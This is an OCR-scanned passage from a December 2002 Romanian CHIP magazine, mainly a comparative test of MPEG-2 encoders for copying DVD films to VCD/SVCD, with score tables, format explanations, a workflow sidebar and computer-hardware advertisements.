
Per ansamblu, soluția propusă de VMware Inc (pe platforme Windows sau Linux) pentru rularea în paralel a mai multor sisteme de operare pe același PC este una viabilă. Pot fi emulate un număr însemnat de sisteme de operare, de la cele Microsoft și până la cele mai noi versiuni ale principalelor distribuții de Linux sau chiar *BSD. Destul de multe companii folosesc acest sistem pentru testarea diferitelor aplicații, unele chiar realizând programe care să ruleze fără probleme și în această eventualitate.

Nu cred că în acest moment se pune problema folosirii lui VMware Workstation pentru rularea jocurilor din Linux sau a aplicațiilor de tip Office, dar poate că într-un viitor nu prea îndepărtat puterea de calcul va fi suficientă, iar suita VMware va putea oferi facilitățile necesare în acest sens. Până atunci, VMware este o soluție mai mult decât indicată pentru testarea aplicațiilor pe diferite sisteme de operare, folosind un singur PC.

Ionuț Bălan

SOFTWIN

bitdefender
secure your every bit



Managementul politicilor de securitate la nivel de reţea sau de grupuri specifice

Administrare centralizată a soluţiilor de protecţie locale

Control transparent în timp real al punctelor cheie din reţea

Statistici centralizate şi unitare a evenimentelor

Alertarea în timp real în cazul incidentelor

BitDefender Enterprise Manager 2.0

GÂNDEŞTE GLOBAL ACŢIONEAZĂ LOCAL!

design florin georgescu

www.bitdefender.ro



Test: MPEG encoder

„Hrană" pentru cineaşti

Dacă atunci când vă cumpăraţi sau înregistraţi filme puneţi accent pe calitatea imaginii, atunci trebuie să aveţi un MPEG encoder corespunzător. Acesta are grijă ca imaginea să nu fluctueze sau să apară diverse „efecte" luminoase. CHIP testează encoderele cele mai potrivite pentru rularea diferitelor imagini.

Picioarele pendulează neliniştite atârnând de canapea, în timp ce mâna înşfacă avidă chipsurile cu peperoni. De pe ecranul televizorului broadband Arnie alias Domnul Muşchi a.k.a. Terminator 2 grăieşte nemuritoarea replică: „Astalavista baby". Apoi trage. Din cyborg-ul cel rău nu mai rămâne decât o masă de metal fluid. Zarea se acoperă de flăcări roşii-albastre şi imediat se produce cea mai memorabilă explozie din istoria cinematografiei... Şi totuşi... Ce-a fost asta? În locul unui foc de artificii bombastic apar doar nişte blocuri imense, roşii, portocalii şi galbene; detaliile abia se mai disting. Frustrat, cineastul îşi scoate supărat din DVD-Player super video CD-ul pe care singur l-a înregistrat. A fost o nimica toată... Amatori...

Dacă ar fi avut un encoder corespunzător, persoana în cauză nu ar mai fi avut această problemă, pentru că la capitolul „comprimare de filme" encoderul se ocupă de toate. Cine nu are encoderul potrivit va avea o imagine de calitate slabă. De aceea testul nostru se concentrează asupra întrebării „Cum se înregistrează un film de pe DVD pe CD?". Trebuie să vedem care este cel mai bun encoder.

Aspectul cel mai dificil constă în codarea MPEG-2. Cine îşi doreşte o calitate bună a filmului şi vrea totuşi să-şi înregistreze filmele pe CD-ROM, nu este mulţumit cu un video CD (VCD) codat MPEG-1. Formatul super-video CD (SVCD) permite şi bitrate-uri variabile. Calitatea se îmbunătăţeşte în funcţie de cât de bine se descurcă encoder-ul cu aceste bitrate-uri.

În plus, în cazul soluţiilor complete, simple, ca DVDx, calitatea unui SVCD se dovedeşte a fi vizibil mult mai slabă decât a unui VCD, în lipsa unui encoder MPEG-2. Cei care îşi doresc să aibă tot ce este mai bun pentru cinematograful lor de acasă, trebuie să aleagă calea mai dificilă şi să îşi procure un encoder stand-alone. Nu vor fi dezamăgiţi.

Cinema Craft Encoder SP 2.64: Motivele pentru care câştigătorul testului nostru este recunoscut umanim ca fiind cel mai bun şi mai rapid encoder le aflaţi la pagina următoare.

Ligos LSX MPEG Encoder 3.5: Encoderul de la Ligos este de ceva ani pe piaţă şi poate fi considerat un veteran al testelor. Cel mai rapid encoder este, după cum afirmă Ligos pe pagina sa web, LSX, însă acest lucru nu mai este acum valabil. În cazul unor bitrate-uri constante el rămâne în urmă. Abia în cazul bitrate-urilor variabile se dovedeşte a fi (aproape) cel mai rapid. În timp ce concurenţa este întrecută (până la Cinema Craft) în privinţa vitezei, LSX îşi menţine tempoul. El utilizează la maxim posibilităţile bitrate-urilor variabile. Dar encoderul nu este

De pe DVD pe CD-ROM

Aveţi nevoie de aceste programe pentru copierea filmelor

Pentru a copia un film complet la o calitate optimă, sunt necesari patru paşi şi patru unelte diferite. În articolul care urmează testăm encodere MPEG-2 care sunt „responsabile" de calitatea imaginii.

Rip-uire: Mai întâi trebuie ca fişierele codate ale filmului (VOB) să fie copiate de pe DVD pe harddisk. Acest lucru ar putea fi efectuat de un aşa-numit ripper, de exemplu SmartRipper.

Convertire: Encoderele MPEG au nevoie de regulă de fişiere AVI pentru citire. Unelte speciale ca de exemplu VOB2AVI (download: www.digital-digest.com) transformă fişierele VOB în format AVI.

Codare: Acum intră în joc encoderele MPEG. Ele transformă fişierele AVI în stream-uri MPEG şi hotărăsc în cele din urmă calitatea imaginii copiei filmului (în tabelul din acest articol găsiţi cel mai bun encoder). Aflaţi din următorul test ce encodere oferă calitatea cea mai bună.

Înregistrare: Fişierele MPEG trebuie înregistrate corect pe CD sau DVD. Pentru aceasta este potrivit un program de ardere versatil precum Nero (download: www.ahead.de).

Ce trebuie să ştiţi: noţiuni de specialitate MPEG

Bitrate: arată câte date (biţi) conţine o secundă de film. În cazul unui bitrate variabil, spre deosebire de cel constant, această valoare poate fluctua. La cele mai multe encodere utilizatorul poate seta prin Average Bitrate (ABR) valoarea medie dorită.

Multipass: procedeu prin care encoderul optimizează fluxul secvenţelor video în mai multe cicluri, pentru a adapta bitrate-ul cerinţelor unei scene de film.

Multiplexing: MPEG-Encoder-ul prelucrează stream-urile video şi audio separat şi apoi le uneşte din nou după codare.

Matrice de cuantificare: tabel de valori utilizat de către encoder pentru a realiza cuantificarea (determinarea gradului de compresie).

YUV: prezentarea conţinutului unei imagini după valorile luminozităţii şi culorii. MPEG 2 utilizează printre altele YUV 4:2:2. Y semnifică luminanţa şi are 4 subcategorii. Culoarea – crominanţa – este împărţită în roşu - cyan (U) cu două subcategorii şi galben - albastru (V), cu alte două.
Întrucât ochiul uman percepe mai bine modificările la luminozitate, la MPEG este introdus modelul YUV în locul standardelor RGB sau CMY pentru valorile culorilor.

Codarea Huffman: proces de compresie fără pierderi pe nivelul de biţi, introdus şi la MPEG.

capabil de multipass. Dacă după prima rulare calitatea lasă de dorit, o remediere nu mai este posibilă.

Însă, acest lucru este necesar rareori, întrucât LSX punctează mai ales prin calitatea imaginii, care mai poate fi surclasată doar de către Cinema Craft. Imaginea prezintă doar un mic zgomot, în schimb claritatea este impecabilă. Chiar şi în cazul unor scene cum ar fi exploziile,

Câştigătorul testului

CHIP România TIP Decembrie 2002


Cinema Craft Encoder SP 2.64

Rapid şi plăcut

Rapid, mai rapid, Cinema Craft sau bun, mai bun, Cinema Craft – superlativ prin excelenţă.

Cinema Craft Encoder (CCE) instituie standarde la capitolul viteză, întrucât este parţial scris în assembler (cod maşină) şi poate astfel să scutească ocolul printr-un compilator. Dacă nu se face o comprimare prea puternică, encoderul lucrează mai repede decât în timp real. După cum arată măsurătorile noastre de la SVCD, encoderul nu are concurent în cazul unui bitrate variabil (VBR). Însă viteza contează puţin la codarea MPEG în cazul în care calitatea imaginii lasă de dorit. Şi aici se impune ca standard encoderul japonez, care impresionează prin intensitatea culorilor şi claritatea imaginii. Artefactele îi sunt străine encoderului Cinema Craft. Acesta „se joacă" cu posibilităţile bitrate-ului variabil ca nimeni altul. Encoderul poate optimiza un flux de secvenţe video în nouă treceri (deşi trei sunt suficiente). În fiecare trecere el adaptează bitrate-ul la cerinţele secvenţei video. Encoderul oferă de asemenea şi posibilitatea de a restabili bitrate-ul manual.

Bineînţeles, encoderul este foarte scump şi prezintă şi puncte slabe: de exemplu, CCE nu poate modifica mărimea ecranului. În consecinţă, profilele pentru VCD şi SVCD se pot selecta abia când fişierul de intrare este disponibil în formatul respectiv al imaginii (480x576 pentru SVCD/PAL). Nici în domeniul audio CCE nu este specialist. Calitatea sunetului şi multiplexing-ul nu corespund. Rezultatul sonor nu este nici pe departe cel aşteptat.



Valoare globală: ■■■■■
Preţ/Performanţă: insuficient
Preţ: cca. 1.950 USD
Info: www.cinemacraft.com

- \+ Calitate optimă a imaginii
- \+ Foarte rapid
- \+ VBR Multipass
- \+ Setări profesionale
- – Calitate audio slabă

Paradisul inventatorilor: cine doreşte poate să-şi optimizeze ulterior bitrate-ul variabil, cu Cinema Craft.



În sistemele Python GigaPower cu procesor Intel® Pentium® 4 ai acum puterea necesară pentru a rula jocurile, a asculta muzica şi a viziona filmele tale preferate aşa cum nu ai mai făcut-o până acum!

You can play...



Iar dacă toate acestea nu sunt suficiente, sistemele Python GigaPower au ca bonus*:
POWER GAMES
în valoare de
100 USD
un pachet cu trei superjocuri:
FIFA 2001, Master Rally şi Black & White

Python vă urează Sărbători Fericite!

PYTHON

Str. G-ral Vlădoianu nr. 48
Sector 1, Bucureşti
Tel/Fax 021/222.47.25
Tel/Fax 021/222.24.64

Un computer pentru fiecare

www.python.ro

Vino în perioada 1 decembrie - 31 decembrie, achizitionează un sistem Python GigaPower şi beneficiezi şi de 3% discount.

* ofertă valabilă în limita stocului
* Intel, logo-ul Intel Inside şi Pentium sunt mărci înregistrate ale Intel Corporation

Câştigătorul Price Tip

TMPGEnc 2.54

Complex şi gratuit

TMPG vă arată că şi freeware-ul poate impune standarde. Datorită sferei sale de funcții, el întrece chiar şi concurența comercială.

Indiferent dacă avem nevoie de multiplexing separat sau vrem să unim sau tăiem fişierele MPEG, acest encoder poate face aproape orice. Nici în privința calității TMPG nu trebuie să îşi facă probleme. La MPEG-2 sunt ceva probleme cu imaginea, însă culoarea şi claritatea sunt în regulă. Din păcate, block building-ul mărit împiedică acordarea unei note mai mari. Altfel stau lucrurile cu MPEG 1. În acest caz encoderul este foarte bun şi oferă o calitate excepțională a imaginii.

Între timp, TMPG a câştigat multe puncte în ceea ce priveşte viteza. Începând cel puțin cu versiunea 2.50 este considerat pe nedrept ca fiind „leneş". În cazul unei proceduri îndelungate pentru codare în doi paşi cu bitrate variabil, el se detaşează de ceilalți candidați din test. Encoderul dispune de toate opțiunile necesare pentru a transforma fără probleme un fişier VOB dintr-un DVD într-un stream MPEG în formatul SVCD adecvat. Datorită unui sistem integrat de calculare a bitrate-ului, utilizatorul poate vedea de la ce valoare a acestuia este plin CD-ul şi poate astfel reduce bitrate-ul când este necesar. Practic: TMPG lucrează cu programul de convertire Vob2Avi; el citeşte direct fişierele proiect (D2V) ale acestuia şi poate astfel coda fişierele VOB fără ca acestea să trebuiască să fie transformate în prealabil în fişiere mari AVI.

Cu statutul freeware lucrurile nu merg atât de simplu. TMPG îşi păstrează numai 30 de zile capacitățile sale de MPEG-2. Cine doreşte mai mult trebuie să plătească. Însă acestă limită de timp nu este o problemă: după o instalare nouă totul porneşte din nou.

Quantize matrix

For intrablock:

8	16	19	22	26	27	29	34
16	16	22	24	27	29	34	37
19	22	26	27	29	34	34	38
22	22	26	27	29	34	37	40
22	26	27	29	32	35	40	48
26	27	29	32	35	40	48	58
26	27	29	34	38	46	56	69
27	29	35	38	46	56	69	83

For non-intrablock:

16	17	18	19	20	21	22	23
17	18	19	20	21	22	23	24
18	19	20	21	22	23	24	25
19	20	21	22	23	24	26	27
20	21	22	23	25	26	27	28
21	22	23	24	26	27	28	30
22	23	24	26	27	28	30	31
23	24	25	27	28	30	31	33

Bun la toate: TMPG „mituieşte" prin funcții cum ar fi matricea de cuantificare, cu care chiar şi profesioniştii lucrează cu plăcere.

Valoare globală: ■■■■□
Preț/Performanță: foarte bun
Preț: Freeware
Info: *www.tmpgenc.net*

\+ Sferă largă de funcții
\+ Poate lucra cu multe formate
\+ Calitate foarte bună la VCD-uri
\+ Multiplexing separat
– Puncte slabe la bitrate-urile variabile

artefactele se mențin între anumite limite. LSX întâmpină greutăți doar la redarea culorilor, acesta generând margini dure în locul unor tranziții line.

La fişierele AVI care depăşesc un gigabyte encoderul încetează complet să funcționeze. El codează până când atinge gigabyte-ul de la AVI, apoi se opreşte cu un avertisment de eroare. Motivul constă în faptul că, la decodarea fişierului AVI, encoderul se ghidează după un standard Video-for-Windows mai vechi. Acest standard nu vede în prealabil fişierele care sunt mai mari de un gigabyte. Aici se observă faptul că software-ul este deja pe piață de doi ani. Ligos oferă de fapt, ca plug-in de Premiere, un encoder perfecționat, care însă nu există ca versiune stand-alone. Utilizatorul poate integra noul plug-in şi în cunoscutul DVDx (*www.labdv.com*) pentru a obține o calitate net superioară în cazul unui SVCD.

TMPGEnc 2.54: Motivele pentru care encoderul îşi elimină concurența comercială le puteți citi în oglinda de pe această pagină. Avantajul este că se poate achiziționa gratis – numai encoderul MPEG-2 trebuie plătit după 30 de zile.

BBMPEG 1.24 Beta 18: Unicul freeware veritabil din test este asemănător cu TMPG, însă nu este prea competitiv. Calitatea imaginii lasă de dorit, în fundal se aud zgomote destul de puternice, iar în cazul unor mişcări rapide apar artefacte macroblock, deoarece se pare că recunoaşterea scenelor nu funcționează corespunzător. Nici la capitolul culoare nu stă prea bine; parțial, culorile erau atât de şterse, încât imaginile păreau prelucrate cu un filtru.

Din cauza acestor neajunsuri BBMPEG este destinat unor sarcini speciale. Acest encoder este un mic maestru multiplex: utilizatorul poate alege nu numai între diferite modele psihoacustice pentru a optimiza calitatea sunetului, dar poate determina şi dimensiunea maximă a fişierului pentru editare. Este convenabil dacă utilizatorul vrea să editeze un VCD sau un SVCD care, de cele mai multe ori, necesită două blank CD-uri. Cea mai interesantă este însă posibilitatea de a rezolva manual problemele de sincronizare. În cazul unui stream combinat (care conține imagine şi sunet), BBMPEG poate face ca sunetul să nu se mai facă auzit înainte sau după apariția imaginii.

O particularitate a acestui encoder este, se pare, faptul că poate asimila MPEG 2 şi fişiere VOB pentru a le converti. Bineînțeles, testul nostru nu a putut confirma acest lucru. BBMPEG încearcă să citească fişierele, apoi, după un timp, pur şi simplu, nu mai funcționează. Din păcate, BBMPEG nu se va mai perfecționa în viitor. Homepage-ul creatorului său nu mai este accesibil.

Honestech Encoder 3.0: Uşor de folosit şi bine dotat vizual – acestea sunt caracteristicile acestui encoder. În comparație cu ferestrele cenuşii ale concurenței, software-ul dispune chiar de diferite skin-uri. Folosirea este atât de simplă încât chiar şi un începător în codare s-ar putea descurca fără probleme. Se- ⇨



BBMPEG întâmpină dificultăți la recunoaşterea scenelor. La unele frame-uri se întâmplă ca datele de la două scene diferite să se suprapună.

Privire de ansamblu asupra formatelor standard


	VCD	SVCD	DVD
Avantaje	Foarte compatibil, puţine cerinţe	Calitate bună, două subtitrări	Calitate foarte bună, mai multe canale audio, funcţii adiţionale, compatibilitate foarte bună
Dezavantaje	Rezoluţie mică	Compatibilitate scăzută	Cerinţă mare de spaţiu, mediu special şi scump
Date tehnice			
Compresie video	MPEG 11.150 KBit/s	MPEG 2 până la 2.600 KBit/s	MPEG 2 până la 10.000 KBit/s
Compresie audio	MPEG 1 Layer 2 224 KBit/s	MPEG 1 Layer 2 până la 224 KBit/s	MPEG 2, AC-3, DTS până la 768 KBit/s (sunet pe mai multe canale)
Sunet pe mai multe canale	Stereo/Dolby Surround	Stereo/Dolby Surround, patru canale sau bilingv	Dolby Digital, DTS, Dolby Surround
Bitrate variabil	Nu	Da	Da
Rezoluţie (Standard PAL)	352 x 288 pixeli	480 x 576 pixeli	720 x 576 pixeli
Secvenţă video pe CD blank de 80 de minute	Aproximativ 79 minute	45 până la aproximativ 70 minute	Până la aproximativ două ore pe fiecare layer (4,7 GBytes)
Format şi calitatea redării	VCD-ul corespunde aproximativ calităţii VHS.	La calitate maximă aproximativ 45 minute de secvenţe video pe CD. Prin scăderea ratelor medii de date, pe CD intră 60 de minute.	DVD-ul se bazează pe sistemul de fişiere UDF. Secvenţa video este inclusă în fişiere de până la 1 Gbyte şi oferă o calitate excepţională.
Compatibilitate	VCD-ul poate rula pe majoritatea DVD-Player-elor şi PC-urilor.	Poate rula pe multe DVD-Player-e avantajoase ca preţ. PC-urile trebuie să fie la fel de performante pentru redare ca şi pentru DVD.	Pe PC-uri premisa o reprezintă o performanţă de calcul începând cu aproximativ 600 MHz frecvenţă de tact şi o unitate DVD-ROM.
Utilizare	Formatul ideal, dacă ne referim la compatibilitatea maximă.	Perfect pentru copierea DVD-urilor; dacă este de calitate, este potrivit pentru DVD-Player.	Formatul perfect pentru filme de pe marele ecran şi secvenţe video profesionale.

Bitrate-uri privite comparativ

Cum procedează encoderul în caz de bitrate variabil


Modul cum se procedează în cazul bitrate-ului variabil (VBR) este încununarea artei codării. Numai astfel encoderul poate oferi o imagine bună când comprimarea este puternică. La secvenţele de acţiune, cu multă mişcare, encoderele bune măresc bitrate-ul până la limita cea mai de sus pentru a-l putea economisi din nou în scenele „liniştite". Premisa necesară este o bună recunoaştere a scenelor.

Cinema Craft SP 2.64




Timing perfect şi fără deviaţii puternice datorită multipass-ului; CCE calculează perfect.

BBMPEG 1.24




Econom în ceea ce priveşte bitrate-ul în comparaţie cu CCE şi LSX.

LSX 3.5




LSX nu are multipass, totuşi foloseşte la maxim întreaga lăţime a VBR.

Honestech Encoder 3.0




Encoderul nu este atât de variabil cu bitrate-ul precum CCE şi LSX, însă timing-ul corespunde.

TMPGEnc 2.54



Bitrate-ul variabil nu se conturează la TMPG. Ceea ce se remarcă este faptul că foarte rar curba coboară.

DVMPEG 6.05



Astfel arată un bitrate constant (DVMPEG nu are bitrate variabil) ce ar putea să afecteze calitatea filmului.

intel inside pentium 4

calculatoare
•configuraţii low-end sau high-end la cerere din gama Intel şi AMD
•servere INTEL original

echipamente de reţea

switch-uri KVM NTI
permit conectarea la un calculator a mai multor seturi keyboard-video-mouse (KVM) sau controlul mai multor calculatoare cu un singur set KVM

imprimante şi consumabile
OKI Canon Epson HP

Unic distribuitor antivirus KAV
KASPERSKY

Soft Upgrade pentru produsele ORINOCO SAU AVAYA
KarlNet

Internet prin satelit
2 way or receive only

•dial-up/linii inchiriate
•ADSL/wireless
•cablu prin reţeaua RDS

Matco Computers oferă servicii de conectare la Internet prin dial-up, linii inchiriate, prin reţeaua de antene proprii wireless/ADSL sau cablu pe reţeaua RDS. Pentru conexiune permanenta şi de mare viteză la Internet puteţi opta pentru una din cele doua variante de comunicare prin satelit: 2 way sau receive - only.
In plus puteti beneficia de servicii de web hosting, acces internet prin dial-up sau conturi e-mail oferite de Matco Computers. Pentru o ofertă completa de componente si servicii vizitati site-ul www.matco.ro

intel PRODUCT INTEGRATOR
office@matco.ro www.matco.ro

Matco computers

Şos. Mihai Bravu 85-93
Bl. C 16, sc. D, ap 3
Bucureşti
tel./fax: 021-252.59.16
021-252.59.18

Produs	CCE SP 2.64	LSX MPEG Encoder 3.5	TMPGEnc 2.54	BBMPEG 1.24 Beta 18	Honestech Encoder 3.0	DVMPEG 6.05
Ofertant (Producător)	Cinema Craft	Ligos	Hiroyuki Hori	Brent Beyeler	Honest Technology	Darim
Internet (www.)	cinemacraft.com	ligos.com	tmpgenc.net	chip.de (Download)	honestech.com	darvision.com
Preț aproximativ	1.950 dolari (2.060 euro)	180 dolari (190 euro)	Freeware	Freeware	130 dolari (137 euro)	200 dolari (212 euro)
Apreciere globală	90 ■■■■■	81 ■■■■□	75 ■■■■□	65 ■■■□□	64 ■■■□□	61 ■■■□□
Calitatea imaginii (50%)	95	85	80	68	70	60
Viteză (20%)	100	71	71	40	56	42
Funcționalitate (20%)	78	72	88	81	47	65
Ergonomie (10%)	73	95	33	65	87	91
Preț/Performanță	insuficient	satisfăcător	foarte bun	foarte bun	satisfăcător	suficient
Rezultat	Primul la categoriile hotărâtoare: calitatea imaginii și tempo.	Claritate a imaginii, totuși numai la bitrate variabil este și rapid.	Posibilități nelimitate pentru tarif zero.	Un encoder lent care își dovedește capabilitățile în domeniul audio.	Este destinat începătorilor datorită folosirii facile.	Pe ultimul loc, deoarece îi lipsește bitrate-ul variabil.
Calitatea imaginii [1]						
	Culori strălucitoare, imagine omogenă, aproape nici un zgomot.	Muchii dure la procesarea culorilor, în schimb o claritate foarte mare.	Claritate acceptabilă, probleme la rotiri rapide.	Culori prea șterse, scene detection slab, zgomot de fundal.	Zgomote, imagine neclară, dar puține artefacte.	Fără bitrate variabil, de aceea artefacte extrem de vizibile.
Viteză [2]						
VCD, TV-Capture [3] (P4/AMD)	0:25/0:22 min	0:55/0:52 min	0:48/0:54 min	1:22/1:23 min	0:38/0:40 min	0:42/0:44 min
Rezoluție DVD [4] (P4/AMD)	1:35/1:34 min	2:42/2:41 min	2:09/2:27 min	4:36/4:53 min	2:05/2:07 min	2:21/2:28 min
SVCD, VBR [5] (P4/AMD)	1:09/1:04 min	2:01/1:53 min	3:05/2:59 min	3:53/3:50 min	4:24/4:21 min	nu este posibil
Funcționalitate						
Profile pentru standarde video	VCD, SVCD	VCD, SVCD, DVD	VCD, SVCD, DVD	VCD, SVCD, DVD	VCD, SVCD, DVD	VCD, DVD
Bitrate CBR/VBR/VBR Multipass	●/●/● (Multipass)	●/●/–	●/●/● (2 pass)	●/●/–	●/●/–	●/–/–
Optimizarea procesorului – setabilă sau nu	–	Multiprocesor	MMX, SSE, 3D Now	MMX, SSE, 3D Now	–	MMX, procesor dual
Aspect ratio selectabil	1:1,4:3,16:9,2.11:1	1:1,4:3,16:9,2.11:1	1:1,4:3,16:9,2.11:1	4:3,16:9, 2.11:1	4:3,16:9, 2.21:1	4:3,16:9, 2.21:1
Formate (input/output)	AVI, MOV/MPEG	AVI (1 GByte)/MPEG	AVI/D2V/MPEG	AVI,MPEG/MPEG	AVI (necomprimat) /MPEG	AVI, MOV, MPEG/MPEG
Audio output/Opțiuni audio	Mono, Stereo, Joint Stereo/Frecvență, Bitrate	Mono, Stereo, Joint Stereo/ Bitrate	Mono, Stereo, Joint Stereo/Frecvență, Bitrate	Stereo, Joint Stereo/Bitrate, model psihoacustic	Stereo/Bitrate	Mono, Stereo, Joint Stereo/Frecvență, Bitrate
Structură GOP	configurabil	configurabil	configurabil	configurabil	neconfigurabil	configurabil
Matrice de cuantificare/ Vectori de mișcare	●/–	–/●	●/–	●/●	–/–	–/●
Multiplexing separat	–	–	●	●	–	●
Resizing (modificarea mărimii imaginii)	–	●	●	●	●	●
Batchmode (batch processing)	●	●	●	●	–	●
Parametri pentru bitrate variabil	ABR, număr de rulări, post-procesare	ABR, calitatea imaginii	ABR	ABR, calitate a imaginii	Numai calitate a imaginii, bitrate-uri pe profile	–
Filtru	Anti-Noise-Filter	Deinterlace, Low Pass, Median	Deinterlace, corecția culorilor, Anti-Noise, claritate	Deinterlace	–	Deinterlace, Low Pass, Smoothing
Ergonomie						
Informații despre input file	Numărul de frame-uri	Analiză completă	–	Analiză completă	Analiză completă	Analiză completă
Funcționalitate	Complicat, multe opțiuni ascunse	Confortabil, bine organizat în ciuda multelor opțiuni	Împărțit metodic în „Setting" și „Option"	Meniuri complicate și greu operabile	Operare facilă, chiar și pentru începători	Metodic, „Advanced Settings"
Manual	Detaliat, format PDF, explicarea tuturor opțiunilor	Sfaturi pe larg cu explicații	Fără sfaturi	Sfaturi concise, punct slab: multiplexing	Concis, sfaturi pas cu pas	Manual amănunțit în format PDF cu exemple

[1] Sursă: vezi [3]; Parametri: rezoluție SVCD/PAL/ABR: 2.000 KBit/s cu bitrate maxim de 2.600 KBit/s și minim de 1.200 KBit/s
[2] Valorile se referă la viteza de codare pe minut de film
[3] Sursă: TV-Capture, MTV/Titlu: Sheryl Crow, Soak up the sun/ Lungime:2:53 min /Rezoluție 352x288 /Comprimare: Huffyuv
[4] Sursă: DVD-Rip /Titlu: Planeta maimuțelor, capitolul 28 / Lungime: 4:56 min / Rezoluție: 720x576 / Comprimare: zero/ codat la CBR: 2.000 KBit/s
[5] Sursă: DVD-Rip /Titlu: Planeta maimuțelor, capitolul 28 / Lungime: 4:56 min / Rezoluție: 720x576 / Comprimare: zero

Punctajul pentru aprecierea CHIP: ■■■■■

100 - 90	puncte	= 5 căsuțe
89 - 75	puncte	= 4 căsuțe
74 - 60	puncte	= 3 căsuțe
59 - 45	puncte	= 2 căsuțe
44 - 20	puncte	= 1 căsuță

● = da; – = nu

Astfel testează CHIP encoderele MPEG

Calitatea imaginii hotărăşte

Testul a fost făcut în Windows XP Professional. Deoarece encoderele sunt optimizate pentru diferite tipuri de procesoare, noi am testat pe două aparate diferite, extrem de performante: un Pentium 4 la 2,4 GHz şi un Athlon XP 2100 (1,75 GHz).


Calitatea imaginii: Cu ajutorul capitolului 28 din „Planeta maimuţelor" am testat o scenă cu multă mişcare, praf şi explozii. Aceasta a fost codată (când a fost nevoie) cu bitrate variabil, multipass şi rezoluţie SVCD. Am setat un bitrate mediu (ABR) de 2.000 KBit/s cu 1.200 KBit/s din bitrate-ul minim şi 2.600 KBit/s din bitrate-ul maxim.

Viteză: Cei care codează filme trebuie să îşi rezerve câteva ore pentru un film. Noi am verificat cu ce viteză funcţionează encoderele în cazul unui bitrate constant sau variabil. Am luat o captură TV cu rezoluţie VCD şi un DVD rip cu o rezoluţie de 720x576 ca material de bază. Am redus cât am putut de tare parametrii pentru calitatea ecranului la encoder.

